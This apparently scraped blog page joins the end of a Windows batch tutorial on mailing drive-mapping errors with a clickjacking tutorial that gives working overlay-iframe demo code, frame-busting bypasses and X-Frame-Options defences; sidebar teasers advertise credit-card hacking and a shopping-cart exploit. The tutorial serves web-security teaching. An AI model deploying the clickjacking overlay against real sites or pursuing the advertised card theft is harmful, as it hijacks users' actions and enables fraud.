:: Use your own mappings and search strings here
NET USE P: | FIND /I "%username%" >NUL 2>NUL
IF ERRORLEVEL 1 CALL :ErrorMsg P:
NET USE S: | FIND /I "system" >NUL 2>NUL
IF ERRORLEVEL 1 CALL :ErrorMsg S:
:: Create an e-mail message if any errors were detected
IF %ERRORS% GEQ 1 CALL :Mail
:: Clear variables used in this batch file
FOR %%A IN (BODY DATE ERRORS LINE MESSAGE TIME) DO SET %%A=
GOTO :EOF
:ErrorMsg
SET /A ERRORS = %ERRORS% + 1
NET USE %1 >NUL 2>NUL
IF ERRORLEVEL 1 (
SET BODY=%BODY%%%0D%%0ADrive%%20%1%%20not%%20mapped
GOTO :EOF
)
FOR /F "TOKENS=3* DELIMS= " %%A IN ('NET USE %1 ˆ| FIND "Local name"') DO SET MESSAGE=Drive%%20%%A%%20mapped%%20to%%20
:: Replacement of backslashes "\" by "%%5C"
:: prevents interpretation of "\n" as CR/LF
FOR /F "TOKENS=3,4* DELIMS=\ " %%A IN ('NET USE %1 ˆ| FIND "Remote name"') DO SET MESSAGE=%MESSAGE%%%5C%%5C%%A%%5C%%B
SET BODY=%BODY%%%0D%%0A%MESSAGE%
GOTO :EOF
:Mail
FOR /F "TOKENS=2*" %%A IN ('DATE/T') DO SET DATE=%%A
FOR /F %%A IN ('TIME/T') DO SET TIME=%%A
START mailto:helpdesk@ourdomain.com?subject=Drive%%20mapping%%20errorˆ&body=At%%20%DATE%,%%20%TIME%,%%20user%%20%USERNAME%%%20encountered%%20the%%20following%%20drive%%20mapping%%20error(s)%%20on%%20%COMPUTERNAME%:%%0D%%0A%BODY%
GOTO :EOF
As the resulting message content already indicates, using this batch file you will probably run into command length limitations real soon:
At 15/01/2000, 13:43, user ROB encountered the following drive mapping error(s) on SERVER: Drive P: not mapped Drive S: mapped to \\SELimiting the length of the first line may help a little, but the limit will be about two or maybe three error messages.
Assuming your log files aren't too big, you could use the following NT only batch procedure to create a message to the system administrator, containing the (ASCII) log file:
@ECHO OFF FOR /F "TOKENS=*" %%A IN (LOGFILE.LOG) DO CALL :AddLine %%A :: The ":~6" in "%BODY:~6%" removes the "%0D%0A" at the start of the body START mailto:sysadm@ourdomain.com?subject=Log%%20fileˆ&body=%BODY:~6% GOTO :EOF :AddLine SET LINE= FOR %%Z IN (%*) DO CALL :AddWord %%Z :: The ":~3" in "%LINE:~3%" removes the "%20" at the start of the line SET BODY=%BODY%%%0D%%0A%LINE:~3% GOTO :EOF :AddWord SET LINE=%LINE%%%20%1 GOTO :EOF
Third party tools
I wouldn't go as far as saying that if it isn't mentioned here it isn't possible.However, I often get questions about how to add attachments, or how to read the message body from a file.
Please believe me, if it were possible in "pure" batch (and if I were aware of that) I would have mentioned it here!
So this is where the third party tools come into view.
Scribe is a small footprint e-mail program (fits on a floppy disk) that can be used as an "ordinary" mail program, plus it can be used to send mail from the command line.
Command line e-mail programs:
| Blat: | Send mail via SMTP. Free | |
| GBMailer: | Command-line mailer. GPL | |
| MailSend: | Command-line Internet mailer. Shareware | |
| GetMail: | Receive mail through POP3. Free |
Mozilla Thunderbird users can compose messages on the command line, similar to the "mailto:" technique described above, but including attachments, using its -compose switch.
WSH based e-mail:
Use CDOSYS to send e-mails in VBScript or HTAs.GUI to dynamically generate unattended e-mail:
Use Fileaze to create tasks that include anything from capturing web pages to sending files per e-mail, and from compressing to encrypting, plus anything that can be run from a "normal" command line.New features in HTML5
Besides sending e-mails, HTML5 allows you to send SMS (text messages) and initiate phone calls.Phone call:
<a href="tel:0123456789">Give us a call!</a>SMS:
<a href="sms:0123456789?body=This is my text message">Send us a text message!</a>
| Notes: | (3) | As is the case with e-mail messages, you cannot actually send text messages, nor make a phone call, all you can do is open the SMS or phone interface with the number and (for SMS) text already filled in |
| (4) | Avoid ampersands and doublequotes in the SMS body, or escape them (see Note 1) | |
| (5) | For text messages to multiple cell phones, separate the numbers by commas:<a href="sms:0123456789,0214365879?body=Text message for both of you">Send us both a text message!</a> |
Monday, 10 February 2014
Clickjacking
Clickjacking
The overall idea is simple.
- A visitor is lured to evil page. No matter how. “Click to get 1000000$” or whatever.
- The evil page puts a “get rich now” link with
z-index=-1. - The evil page includes a transparent
iframefrom the victim domain, sayfacebook.comand positions it so that “I like it” button is right over the link.
Here’s how it looks (half-transparent iframe for demo purposes):
01 | <style> |
02 | iframe { /* iframe from facebook.com */ |
03 | width:300px; |
04 | height:100px; |
05 | position:absolute; |
06 | top:0; left:0; |
07 | filter:alpha(opacity=50); /* in real life opacity=0 */ |
08 | opacity:0.5; |
09 | } |
10 | </style> |
11 |
12 | <div>Click on the link to get rich now:</div> |
13 | |
14 | <iframe src="/files/tutorial/window/clicktarget.html"></iframe> |
15 |
16 | <a href="http://www.google.com" target="_blank"style="position:relative;left:20px;z-index:-1">CLICK ME!</a> |
17 |
18 | <div>You'll be rich for the whole life!</div> |
A click on the link actually happens on the iframe. Bingo! If the visitor is logged into facebook (and most of time he is), then
facebook.com receives the click on behalf of the visitor.
On Twitter, it was the “Follow” button.
Same code, but transparent iframe (click to see the victim button pressed):
Actually, any single-click action is doable. All we need is to position the victim site iframe right. Most of time, the markup allows it.
Key events are much harder to hijack, because if the iframe is invisible, then the text in it’s input fields are invisible too. The visitor will start to type, but won’t see any text and won’t continue the action.
Defences and the ways to break through
The frame busting is a the good old framing protection technique. If you want to be sure that the document is not shown in
iframe, you can add the following code to it:1 | <script> |
2 | if(top != window) { |
3 | top.location = window.location |
4 | } |
5 | </script> |
So, in theory, if the current window is not the topmost, then
top.location is changed, so it will be topmost.
But in real life, such protection is too weak. It can be challenged and beaten. There are many ways for it. Let’s review a few.
Blocking top navigation
It is possible to block the navigation caused by
top.location assignment, in the onbeforeunload event.
The handler of this event returns a string which becomes a question to the user, asking him whether he wants to leave the page or not.
The outer window is located at the evil domain, so of course, the hacker may put any question there, and the user will believe and him stay. It’s always like that.
In the example below, there is a protected
iframe with the code:1 | Changes top.location to google.com |
2 |
3 | <script> |
4 | top.location = 'http://google.com' |
5 | </script> |
6 | <input type="button" value="test" onclick="alert('button works')"> |
Here, the evil page cancels top location change with a smart
onbeforeunload (the user should press cancel):
The event is not supported in Opera (at least Opera ⇐11) and ignored in this case by Chrome/Safari.
So the protection still works in Firefox and IE.
Other ways to workaround frame busting
- In IE8, there is a proprietary security=”restricted” feature which forbids JavaScript in the frame.For example,
- In Chrome (recent Webkit), we can use HTML5 sandbox attribute to allow scripts and forms, but forbid top navigation (no
allow-top-navigation):So, iframe will be able to use scripts, but it may not changetop.location. - Firefox and older IE can activate
designModein parent page, this also prevents frame busting (thanks to owasp.org clickjacking page for the idea).
There are other ways to evade the simple frame busting defence, not listed here. Browsers try to fix hacks, but new ways continue to emerge.
The reliable frame busting defence
The most reliable method is to suspend showing the document until the
top == window check:
The code of the defending frame:
01 | <head> |
02 | <style> body { display : none;} </style> |
03 | </head> |
04 | <body> |
05 |
06 | <script> |
07 | if (self == top) { |
08 | var theBody = document.getElementsByTagName('body')[0] |
09 | theBody.style.display = "block" |
10 | } else { |
11 | top.location = self.location |
12 | } |
13 | </script> |
14 |
15 | ... |
16 |
17 | </body> |
In the example above, we use
document.getElementsByTagName('body') instead of document.body, because this way of getting BODY it works in all browsers when the document is not ready.
The only way to workaround it is HTML5
sandbox attribute which prevents top navigation. But newer browsers which support sandbox also provide another, even better way to protect from clickjacking (see below).X-Frame-Options
All modern browsers support the
X-Frame-Options header.
The header allows or disallows rendering of the document when inside an iframe.
It may have two possible values:
- SAMEORIGIN
- The document will be rendered (shown) in an frame only if the frame and it’s parent have the same origin.
- DENY
- The document may not be rendered inside a frame.
Browsers ignore the header if speicified in the
META tag. So the following META will be ignored:<meta http-equiv="X-Frame-Options" content="deny"> |
Demo
Let’s use the clickjacking demo example from the beginning of the article, but now the server adds
X-Frame-Options="sameorigin" header.
In the code below, the iframe is half-transparent. Run it and note that the browser doesn’t render the iframe.
1 | <div>Click on the link below</div> |
2 | |
3 | <iframe src="http://javascript.info/misc/files/clickprotected.php"style="width:300px;height:100px;position:absolute;top:0px;left:0px;filter:alpha(opacity=50);opacity:0.5"></iframe> |
4 |
5 | <a href="http://www.google.com" target="_blank"style="position:relative;left:20px;font-size:15px;z-index:-1">CLICK ME!</a> |
6 |
7 | <div>You'll be rich for the whole life!</div> |
See the example above in IE8+, it should clearly demonstrate the idea.
Summary
Clickjacking is easy to implement. As far as there is an action on your site that can be done with a single click – it may be clickjacked.
An attacker can ensure that the visitor is logged into your site by social engineering. Or on some sites it is possible to send a message to a user with the “Happy Link”. The user will browse his site mail and click on it, then be clickjacked.. Many variants are possible.
It is recommended that you use the
X-Frame-Options at pages which are not meant to run into a frame.
The older frame busting method is less effective, but useful for older browsers, like IE7.
Subscribe to:
Posts (Atom)
The world have changed a lot, people have changed a lot
To be continued ...
-
Admin Page Vulnerability | Hacking Credit Card Here is the second part of Hacking Credit Card . Another easy & worki...
-
Python Tutorials Part 1 Python is a programming language that is freely available and that makes solving a...
-
VP-ASP Shopping Cart 5.00 Exploit Here is a small exploit to Hack & Steal Credit card info & many other d...